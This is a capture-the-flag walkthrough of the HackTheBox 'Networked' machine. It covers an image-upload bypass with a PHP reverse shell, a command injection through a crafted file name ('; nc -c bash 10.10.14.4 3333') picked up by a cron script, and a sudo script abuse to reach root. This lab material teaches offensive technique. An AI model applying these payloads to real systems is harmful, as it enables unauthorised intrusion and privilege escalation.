
Summary

This document is an overview of Networked, a Linux box from HackTheBox. By reading a decent amount of code to find an exploit, setting up a shell, and along with a unique method of privilege escalation, we are able to find the right flags.


Walkthrough

We'll begin with using nmap on our target. We find port 22 and 80 open, with port 443 being closed. Port 80 is running an Apache web server. So we'll take note of that.




```
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https
```

Let's visit the target in our browser.




Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse

There isn't much to look at, so let's continue our enumeration process by brute-forcing directories on the target using gobuster. Already we find something interesting, /uploads and /backup.



```
┌──(kali㉿kali)-[~/Downloads/Networked]
└─$ gobuster dir -u http://10.10.10.146 -w ../SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x .txt, .js, .php, .html -k -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.146
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                ../SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 236] [--> http://10.10.10.146/uploads/]
/backup               (Status: 301) [Size: 235] [--> http://10.10.10.146/backup/]
Progress: 9714 / 3555765 (0.27%)
```


Let's visit /backup. We find a backup.tar file. We'll download that and come back to it in a moment.



Index of /backup


Name	Last modified	Size	Description
Parent Directory		-	
backup.tar	2019-07-09 13:33	10K	

Let's check /uploads.



```
.
```


There isn't much at /uploads so let's go back to the backup file we found. We'll extract the contents and take a look.



```
┌──(kali㉿kali)-[~/Downloads/Networked]
└─$ ls
index.php  lib.php          photos.php  upload.php
```

After viewing the files, we can see it's mainly source code for pages on the site. Let's visit a few of these in the browser, particularly photos.php and upload.php.


photos.php:




Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 127_0_0_4.png	uploaded by 127_0_0_3.png	uploaded by 127_0_0_2.png	uploaded by 127_0_0_1.png
CentOS	CentOS	CentOS	CentOS

upload.php:




As we can see, there's upload functionality, and maybe we can do some sort of file upload bypass and execute some sort of command. After testing it with an ordinary image, we see the image show up in the gallery at photos.php. So let's try a reverse shell with the extension being .php.jpeg. We'll use a php-reverse-shell script from pentestmonkey and add GIF89a; to the top.



```
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
```


After uploading, we can see our new 'image'. We'll open netcat and listen on the empty port we specified in the script. Then, we will 'open the image' in the browser.



Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel fr


uploaded by 10_10_14_4.php.jpeg

It works. We are now the user; apache.




```
┌──(kali㉿kali)-[~/Downloads/Networked]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.146] 46112
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 20
19 x86_64 x86_64 x86_64 GNU/Linux
 18:04:05 up 22:40,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$ 
```

If we take a look at the home and root directories, we'll see what we're looking for, but we don't have the right permissions. We'll have to escalate our privileges. Interestingly, we find a .php file called check_attack, and a crontab file which tells us that check_attack runs every 3 minutes.




```
sh-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
```



```
sh-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```


If we inspect check_attack.php, we can see that it takes in files from the /var/www/html//uploads directory, and then runs checks on them to see if the name of the files are valid IP addresses, and if not, then the trigger for an attack is set off and it is ultimately deleted. There is no functionality for validation on the file name itself when it is passed to the exec() function. We can abuse this to escalate our privileges.

We'll navigate to /var/www/html//uploads and use touch to create an empty file with a malicious name, ; nc -c bash 10.10.14.4 3333. We'll listen on an empty port and wait 3 minutes for the the exploit to take place.




```
sh-4.2$ ls
ls
10_10_14_4.php.jpeg
10_10_14_4.php.png
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
; nc -c bash 10.10.14.4 3333
index.html
sh-4.2$ 
```

It worked. We are now the user; guly.



```
┌──(kali㉿kali)-[~/Downloads/Networked]
└─$ nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.146] 39352
whoami
guly
```

If we look at the sudo privileges, we can see that guly can execute changename.sh as root. So, we'll execute /bin/bash as a root.



```
sudo /usr/local/sbin/changename.sh
interface NAME:
random bash
interface PROXY_METHOD:
random
interface BROWSER_ONLY:
random
interface BOOTPROTO:
random
whoami
root
```

It worked. We are now the root user. Simply navigating to the right places and concatenating the right files, we can find the right flags.